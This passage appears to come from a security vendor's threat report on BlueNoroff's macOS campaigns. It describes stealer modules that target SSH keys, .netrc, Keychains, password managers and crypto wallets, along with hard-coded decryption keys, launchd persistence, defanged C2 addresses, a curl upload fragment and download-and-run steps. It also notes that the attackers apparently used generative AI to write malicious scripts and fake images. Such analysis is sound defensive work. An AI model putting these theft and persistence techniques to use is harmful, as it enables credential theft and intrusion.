Local storage for extensions: the entire “Local Extension Settings” directory of Chromium-based web browsers, such as Chrome, Brave, Arc, Edge, and Ecosia
Browser’s built-in database: directories corresponding to Exodus Web3 Wallet, Coinbase Wallet extension, Crypto.com Onchain Extension, Manta Wallet, 1Password, and Sui wallet in the “IndexedDB” directory
Extension list: the list of installed extensions in the “Extensions” directory
Stores the data at /private/var/tmp/cpl_<username>/<browser>/*
ubd.sh is the browser credentials and macOS Keychains stealer module.
It targets:
Credentials stored in the browsers: Local State, History, Cookies, Sessions, Web Data, Bookmarks, Login Data, Session Storage, Local Storage, and IndexedDB directories of Chromium-based web browsers, such as Chrome, Brave, Arc, Edge, and Ecosia
Credentials in the Keychain: /Library/Keychains/System.keychain and ~/Library/Keychains/login.keychain-db
It stores the data at /private/var/tmp/ubd_<username>/*
secrets.sh is the secrets stealer module.
It targets:
Version Control: GitHub (.config/gh), GitLab (.config/glab-cli), and Bitbucket (.bit/config)
DevOps/IaC: CircleCI (.circleci/cli.yml), Pulumi (.pulumi/credentials.json), and HashiCorp (.vault-token)
Security/Authentication: SSH (.ssh) and FTP/cURL/Wget (.netrc)
Blockchain Related: Sui Blockchain (.sui), Solana (.config/solana), NEAR Blockchain (.near-credentials), Aptos Blockchain (.aptos), and Algorand (.algorand)
Container Related: Docker (.docker) and Kubernetes (.kube)
AI: OpenAI (.openai)
It stores the data at /private/var/tmp/secrets_backup_<current time>/<username>/*
uad.sh is the password‑vault stealer module
It targets:
Password manager: 1Password 8, 1Password 7, Bitwarden, LastPass, and Dashlane
Note-taking: Evernote and Notion
Collaboration suites: Slack
Messenger: Skype (inactive), WeChat (inactive), and WhatsApp (inactive)
Cryptocurrency: Ledger Live, Hiro StacksWallet, Tonkeeper, MyTonWallet, and MetaMask (inactive)
Remote Monitoring and Management: AnyDesk
It stores the data at /private/var/tmp/<username>_<target application>_<current time>/*
utd.sh is the Telegram stealer module
It targets:
On macOS version 14 and later:
Telegram’s cached resources, such as chat history and media files
Encrypted geolocation cache
AES session keys used for account takeover
Legacy sandbox cache
On macOS versions earlier than 14:
List of configured Telegram accounts
Export-key vault
Full chat DB, messages, contacts, files, and cached media
It stores the data at /private/var/tmp/Telegrams_<username>/*
These extremely extensive targets allow the actor to expand beyond simple credentials to encompass their victims’ entire infrastructure. This includes Telegram accounts exploitable for further attacks, supply chain configuration details, and collaboration tools revealing personal notes and business interactions with other users. Notably, the attackers even target the .openai folder to secretly use ChatGPT with the user’s account.
The collected information is immediately archived with the ditto -ck command and uploaded to the initialized C2 server via curl command, using the same approach as in ZoomClutch.
RooTroy chain
We identified a ZIP archive downloaded from the file hosting server that contains a three-component toolset. The final payload, RooTroy.macOS, was also documented in the Huntress’s blog, but we were able to obtain its full chain. The archive includes the following:
Installer: the primary installer file named "rtv4inst", written in Go
Loader: an auxiliary loader file named "st" and identified as the Nimcore loader, written in Nim
Injector: an injector file named "wt", which is identified as GillyInjector, written in C++
Final payload: RooTroy.macOS, written in Go
Upon the execution of the installer, it immediately checks for the presence of other components and terminates if any are missing. Additionally, it verifies that it has accepted at least two command-line arguments to function properly, as follows.
rvt4inst <MID> <C2> [<Additional C2 domains…>]
MID (Machine ID): unique identifier for victim tracking
C2: primary command‑and‑control domain
Additional C2 values can be supplied
On the first launch, the installer creates several directories and files that imitate legitimate macOS components. Note that these paths are abused only for camouflage; none are genuine system locations.
The installer uses the hard‑coded key 3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A to serialize its runtime parameters into an RC4‑encrypted blob. The resulting encrypted value is written as .cfg inside /Library/Google/Cache/.
The installer then implements a naming mechanism for the plist name through dynamic bundle ID generation, where it scans legitimate applications in /Applications to create convincing identifiers. It enumerates .app bundles, extracts their names, and combines them with service-oriented terms like “agent”, “webhelper”, “update”, “updater”, “startup”, “service”, “cloudd”, “daemon”, “keystone.agent”, “update.agent”, or “installer” to construct bundle IDs, such as “com.safari.update” or “com.chrome.service”. If the bundle ID generation process fails for any reason, the malware defaults to “com.apple.updatecheck” as a hard-coded fallback identifier.
The installer then deploys the auxiliary binaries from the ZIP extraction directory to their final system locations. The Nimcore loader (st) is copied to /Library/Application Support/Logitechs/bin/Update Check. The GillyInjector binary is renamed to cpumons in the /Library/Storage/CPU path. Both files receive 0755 permissions to ensure executability.

Later, a persistence mechanism is implemented through macOS Launch Daemon plists. The plist template contains four placeholder fields that are filled in during generation:
The Label field receives the dynamically generated bundle ID.
The SERVER_AUTH_KEY environment variable is populated with the GillyInjector’s path /Library/Storage/CPU/cpumons that is RC4-encrypted using the hard-coded key "yniERNUgGUHuAhgCzMAi" and then base64-encoded.
The CLIENT_AUTH_KEY environment variable receives the hard-coded value "..".
The Program field points to the installed Nimcore loader’s path.
The installer completes the persistence setup by using legitimate launchctl commands to activate the persistence mechanism, ensuring the Nimcore loader is executed. It first runs “launchctl unload <bundle ID>.plist” on any existing plist with the same name to remove previous instances, then executes “launchctl load <bundle ID>.plist” to activate the new persistence configuration through /bin/zsh -c.
The second stage in this execution chain is the Nimcore loader, which is deployed by the installer and specified in the Program field of the plist file. This loader reads the SERVER_AUTH_KEY environment variable with getenv(), base64-decodes the value, and decrypts it with the same RC4 key used by the installer. The loader is able to retrieve the necessary value because both SERVER_AUTH_KEY and CLIENT_AUTH_KEY are provided in the plist file and filled in by the installer. After decryption, it invokes posix_spawn() to launch GillyInjector.
GillyInjector is the third component in the RooTroy chain and follows the same behavior as described in the CosmicDoor chain. In this instance, however, the password used for generation is hard-coded as xy@bomb# within the component. The baseApp is primarily responsible for displaying only a simple message and acts as a carrier to keep the injected final payload in memory during runtime.
The final payload is identified as RooTroy.macOS, written in Go. Upon initialization, RooTroy.macOS reads its configuration from /Library/Google/Cache/.cfg, a file created by the primary installer, and uses the RC4 algorithm with the same 3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A key to decrypt it. If it fails to read the config file, it removes all files at /Library/Google/Cache and exits.
As the payload is executed at every boot time via a plist setup, it prevents duplicate execution by checking the .pid file in the same directory. If a process ID is found in the file, it terminates the corresponding process and writes the current process ID into the file. Additionally, it writes the string {"rt": "4.0.0."} into the .version file, also located in the same directory, to indicate the current version. This string is encrypted using RC4 with the key C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF.
This backdoor executes commands from the /Library/Google/Cache/.startup file line by line. Each line is executed via /bin/zsh -c "[command]" in a separate process. It also monitors the user’s login status and re-executes the commands when the user logs back in after being logged out.
Next, RooTroy collects and lists all mounted volumes and running processes. It then enters an infinite loop, repeatedly re-enumerating the volumes to detect any changes – such as newly connected USB drives, network shares, or unmounted devices – and uses a different function to identify changes in the list of processes since the last iteration. It sends the collected information to the C2 server via a POST request to /update endpoint with Content-Type: application/json.
The data field in the response from the C2 server is executed directly via AppleScript with osascript -e. When both the url and auth fields are present, RooTroy connects to the URL with GET method and the Authorization header to retrieve additional files. Then it sleeps for five seconds and repeats the process.
Additional files are loaded as outlined below:
Generate a random 10-character file name in the temp directory: /private/tmp/[random-chars]{10}.zip.
Save the downloaded data to that file path.
Extract the ZIP file using ditto -xk /private/tmp/[random-chars]{10}.zip /private/tmp/[random-chars]{10}.
Make the file executable using chmod +x /private/tmp/[random-chars]{10}/install.
Likely install additional components by executing /bin/zsh /private/tmp/[random-chars]{10}/install /private/tmp/[random-chars]{10} /private/tmp/[random-chars]{10}/.result.
Check the .result file for the string “success”.
Send result to /report endpoint.
Increment the cid field and save the configuration.
Clean up all temp files.
We also observed the RooTroy backdoor deploying files named keyboardd to the /Library/keyboard directory and airmond to the /Library/airplay path, which were confirmed to be a keylogger and an infostealer.
RealTimeTroy chain
We recently discovered GillyInjector containing an encrypted RealTimeTroy.macOS payload from the public multiscanning service.
Injector: GillyInjector written in C++
baseApp: the file named “ChromeUpdates” in the same ZIP file (not secured)
Final payload: RealTimeTroy.macOS, written in Go
RealTimeTroy is a straightforward backdoor written in the Go programming language that communicates with a C2 server using the WSS protocol. We have secured both versions of this malware. In the second version, the baseApp named “ChromeUpdates” should be bundled along with the injector into a ZIP file. While the baseApp data is included in the same manner as in other GillyInjector instances, it is not actually used. Instead, the ChromeUpdates file is copied to the path specified as the first parameter and executed as the base application for the injection.
This will be explained in more detail in the GhostHire campaign section as the payload RealTimeTroy.macOS performs actions identical to the Windows version, with some differences in the commands. Like the Windows version, it injects the payload upon receiving command 16. However, it uses functionality similar to GillyInjector to inject the payload received from the C2. The password for AES decryption and the hardcoded baseApp within RealTimeTroy have been identified as being identical to the ones contained within the existing GillyInjector (MD5 76ACE3A6892C25512B17ED42AC2EBD05).
Additionally, two new commands have been added compared to the Windows version, specifically for handling commands via the pseudo-terminal. Commands 20 and 21 are used to respectively spawn and exit the terminal, which is used for executing commands received from command 8.
We found the vcs.time metadata within the second version of RealTimeTroy.macOS, which implies the commit time of this malware, and this value was set to 2025-05-29T12:22:09Z.
SneakMain chain
During our investigation into various incidents, we were able to identify another infection chain involving the macOS version of SneakMain in the victims’ infrastructures. Although we were not able to secure the installer malware, it would operate similar to the RooTroy chain, considering the behavior of its loader.
Installer: the primary installer (not secured)
Loader: Identified as Nimcore loader, written in Nim
Final payload: SneakMain.macOS, written in Nim
The Nimcore loader reads the SERVER_AUTH_KEY and CLIENT_AUTH_KEY environment variables upon execution. Given the flow of the RooTroy chain, we can assume that these values are provided through the plist file installed by an installer component. Next, the values are base64-decoded and then decrypted using the RC4 algorithm with the hard-coded key vnoknknklfewRFRewfjkdlIJDKJDF, which is consistently used throughout the SneakMain chain. The decrypted SERVER_AUTH_KEY value should represent the path to the next payload to be executed by the loader, while the decrypted CLIENT_AUTH_KEY value is saved to the configuration file located at /private/var/tmp/cfg.
We have observed that this loader was installed under the largest number of various names among malware as follows:
The payload loaded by the Nimcore loader has been identified as SneakMain.macOS, written in the Nim programming language. Upon execution, it reads its configuration from /private/var/tmp/cfg, which is likely created by the installer. The configuration’s original contents are recovered through RC4 decryption with the same key and base64 decoding. In the configuration, a C2 URL and machine ID (mid) are concatenated with the pipe character (“|”). Then SneakMain.macOS constructs a JSON object containing this information, along with additional fields such as the malware’s version, current time, and process list, which is then serialized and sent to the C2 server. The request includes the header Content-Type: application/json.
As a response, the malware receives additional AppleScript commands and uses the osascript -e command to execute them. If it fails to fetch the response, it tries to connect to a default C2 server every minute. There are two URLs hard-coded into the malware: hxxps://file-server[.]store/update and hxxps://cloud-server[.]store/update.
One interesting external component of this chain is the configuration updater. This updater verifies the presence of the configuration file and updates the C2 server address to hxxps://flashserve[.]store/update with the same encryption method, while preserving the existing mid value. Upon a successful update, it outputs the updated configuration to standard output.
Beside the Nim-based chain, we also identified a previous version of the SneakMain.macOS binary, written in Rust. This version only consists of a launcher and the Rust-based SneakMain. It is expected to create a corresponding plist for regular execution, but this has not yet been discovered. The Rust version supports two execution modes:
With arguments: the malware uses the C2 server and mid as parameters
Without arguments: the malware loads an encrypted configuration file located at /Library/Scripts/Folder Actions/Check.plist
This version collects a process list only at a specific time during execution, without checking newly created or terminated processes. The collected list is then sent to the C2 server via a POST request to hxxps://chkactive[.]online/update, along with the current time (uid) and machine ID (mid), using the Content-Type: application/json header. Similarly, it uses the osascript -e command to execute commands received from the C2 server.
DownTroy v2 chain
The DownTroy.macOS v2 infection chain is the latest variant, composed of four components, with the payload being an AppleScript and the rest written in Nim. It was already covered by SentinelOne under the name of “NimDoor”. The Nimcore loader in this chain masquerades as Google LLC, using an intentional typo by replacing the “l” (lowercase “L”) in “Google LLC” with an “I” (uppercase “i”).
Installer: the primary installer file named "installer", written in Nim
Dropper: a dropper file named "CoreKitAgent", written in Nim
Loader: an auxiliary loader file named "GoogIe LLC" and identified as Nimcore loader, written in Nim
Final payload: DownTroy.macOS, written in AppleScript
The installer, which is likely downloaded and initiated by a prior malicious script, serves as the entry point for this process. The dropper receives an interrupt (SIGINT) or termination signal (SIGTERM) like in the DownTroy v1 chain, recreating the components on disk to recover them. Notably, while the previously described RooTroy and SneakMain chains do not have this recovery functionality, we have observed that they configure plist files to automatically execute the Nimcore loader after one hour if the process terminates, and they retain other components. This demonstrates how the actor strategically leverages DownTroy chains to operate more discreetly, highlighting some of the key differences between each chain.
The installer should be provided with one parameter and will exit if executed without it. It then copies ./CoreKitAgent and ./GoogIe LLC from the current location to ~/Library/CoreKit/CoreKitAgent and ~/Library/Application Support/Google LLC/GoogIe LLC, respectively. Inside of the installer, com.google.update.plist (the name of the plist) is hard-coded to establish persistence, which is later referenced by the dropper and loader. The installer then concatenates this value, the given parameter, and the dropper’s filename into a single string, separated by a pipe (“|”).
This string is encrypted using the AES algorithm with a hard-coded key and IV, and the resulting encrypted data is then saved to the configuration file.
It fulfills its function by ultimately executing the copied dropper located at ~/Library/CoreKit/CoreKitAgent.
The dropper in the DownTroy v2 chain uses macOS’s kqueue alongside Nim’s async runtime to manage asynchronous control flow, similar to CosmicDoor, the Nimcore loader in the RooTroy chain, and the Nim version of SneakMain.macOS. The dropper monitors events via kqueue, and when an event is triggered, it resumes the corresponding async tasks through a state machine managed by Nim. The primary functionality is implemented in state 1 of the async state machine.

The dropper then reads the encrypted configuration from /private/tmp/.config and decrypts it using the AES algorithm with the hard-coded key and IV, which are identical to those used in the installer. By splitting the decrypted data with a “|”, it extracts the loader path, the plist path, and the parameter provided to the installer. Next, it reads all the contents of itself and the loader, and deletes them along with the plist file in order to erase any trace of their existence. When the dropper is terminated, a handler function is triggered that utilizes the previously read contents to recreate itself and the loader file. In addition, a hard-coded hex string is interpreted as ASCII text, and the decoded content is written to the plist file path obtained from the configuration.
In the contents above, variables enclosed in %’s are replaced with different strings based on hard-coded values and configurations. Both authentication key variables are stored as encrypted strings with the same AES algorithm as used for the configuration.
The core functionality of this loader is to generate an AppleScript file using a hard-coded hex string and save it as .ses in the same directory. The script, identified as DownTroy.macOS, is designed to download an additional malicious script from a C2 server. It is nearly identical to the one used in the DownTroy v1 chain, with the only differences being the updated C2 servers and the curl command option.
We have observed three variants of this chain, all of which ultimately deploy the DownTroy.macOS malware but communicate with different C2 servers. Variant 1 communicates with the same C2 server as the one configured in the DownTroy v1 chain, though it appears in a hex-encoded form.
curl –connect-timeout 30 –max-time 60 –no-buffer -X POST -H
The configuration file path used by variant 1 is the same as that of SneakMain. This indicates that the actor transitioned from the SneakMain chain to the DownTroy chain while enhancing their tools, and this variant’s dropper is identified as an earlier version that reads the plist file directly.
SysPhon chain
Unlike other infection chains, the SysPhon chain incorporates an older set of malware: the lightweight version of RustBucket and the known SugarLoader. According to a blog post by Field Effect, the actor deployed the lightweight version of RustBucket, which we dubbed “SysPhon”, alongside suspected SugarLoader malware and its loader, disguised as a legitimate Wi-Fi updater. Although we were unable to obtain the suspected SugarLoader malware sample or the final payloads, we believe with medium-low confidence that this chain is part of the same campaign by BlueNoroff. This assessment is based on the use of icloud_helper (a tool used for stealing user passwords) and the same initial infection vector as before: a fake Zoom link. It’s not surprising, as both malicious tools have already been attributed to BlueNoroff, indicating that the tools were adapted for the campaign.
Considering the parameters and behavior outlined in the blog post above, an AppleScript script deployed icloud_helper to collect the user’s password and simultaneously installed the SysPhon malware. The malware then downloaded SugarLoader, which connected to the C2 server and port pair specified as a parameter. This ultimately resulted in the download of a launcher to establish persistence. Given this execution flow and SugarLoader’s historical role in retrieving the KANDYKORN malware, it is likely that the final payload in the chain would be KANDYKORN or another fully-featured backdoor.
SysPhon is a downloader written in C++ that functions similarly to the third component of the RustBucket malware, which was initially developed in Rust and later rewritten in Swift. In March 2024, an ELF version of the third component compatible with Linux was uploaded to a multi-scanner service. In November 2024, SentinelOne reported on SysPhon, noting that it is typically distributed via a parent downloader that opens a legitimate PDF related to cryptocurrency topics. Shortly after the report, a Go version of SysPhon was also uploaded to the same scanner service.
SysPhon requires a C2 server specified as a parameter to operate. When executed, it generates a 16-byte random ID and retrieves the host name. It then enters a loop to conduct system reconnaissance by executing a series of commands:
The results of these commands are then sent to the specified C2 server inside a POST request with the following User-Agent header: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0). This User-Agent is the same as the one used in the Swift implementation of the RustBucket variant.
After sending the system reconnaissance data to the C2 server, SysPhon waits for commands. It determines its next action by examining the first character of the response it receives. If the response begins with 0, SysPhon executes the binary payload; if it’s 1, the downloader exits.
AI-powered attack strategy

While the video feeds for fake calls were recorded via the fabricated Zoom phishing pages the actor created, the profile images of meeting participants appear to have been sourced from job platforms or social media platforms such as LinkedIn, Crunchbase, or X. Interestingly, some of these images were enhanced with GPT-4o. Since OpenAI implemented the C2PA standard specification metadata to identify the generated images as artificial, the images created via ChatGPT include metadata that indicates their synthetic origin, which is embedded in file formats such as PNGs.
EXIF metadata of images generated by GPT-4o
Among these were images whose filenames were set to the target’s name. This indicates the actor likely used the target’s publicly available profile image to generate a suitable profile for use alongside the recorded video. Furthermore, the inclusion of Zoom’s legitimate favicon image leads us to assess with medium-high confidence that the actor is leveraging AI for image enhancement.
Victim’s profile image enhanced using GPT-4o

In addition, the secrets stealer module of SilentSiphon, secrets.sh, includes several comment lines. One of them uses a checkmark emoticon to indicate archiving success, although the comment was related to the backup being completed. Since threat actors rarely use comments, especially emoticons, in malware intended for real attacks, we suggest that BlueNoroff uses generative AI to write malicious scripts similar to this module. We assume they likely requested a backup script rather than an exfiltration script.
Comments that appear to be AI-generated in the secrets stealer module
The GhostHire campaign
The GhostHire campaign was less visible than GhostCall, but it also began as early as mid-2023, with its latest wave observed recently. It overlaps with the GhostCall campaign in terms of infrastructure and tools, but instead of using video calls, the threat actors pose as fake recruiters to target developers and engineers. The campaign is disguised as skill assessment to deliver malicious projects, exploiting Telegram bots and GitHub as delivery vehicles. Based on historical attack cases of this campaign, we assess with medium confidence that this attack flow involving Telegram and GitHub represents the latest phase, which started no later than April this year.
Initial access
The actor initiates communication with the target directly on Telegram. Victims receive a message with a job offer along with a link to a LinkedIn profile that impersonates a senior recruiter at a financial services company based in the United States.
Fake LinkedIn profile

We observed that the actor uses a Telegram Premium account to enhance their credibility by employing a custom emoji sticker featuring the company’s logo. They attempt to make the other party believe they are in contact with a legitimate representative.
Fake Telegram account

During the investigation, we noticed suspicious changes made to the Telegram account, such as a shift from the earlier recruiter persona to impersonating individuals associated with a Web3 multi-gaming application. The actor even changed their Telegram handle to remove the previous connection.
The same Telegram account changed to impersonate a Web3 company founder
During the early stages of our research and ongoing monitoring of publicly available malicious repositories, we observed a blog post published by a publicly cited target. In this post, the author shares their firsthand experience with a scam attempt involving the same malicious repositories we already identified. It provided us with valuable insight into how the group initiates contact with a target and progresses through a fake interview process.
Following up on initial communication, the actor adds the target to a user list for a Telegram bot, which displays the impersonated company’s logo and falsely claims to streamline technical assessments for candidates. The bot then sends the victim an archive file (ZIP) containing a coding assessment project, along with a strict deadline (often around 30 minutes) to pressure the target into quickly completing the task. This urgency increases the likelihood of the target executing the malicious content, leading to initial system compromise.
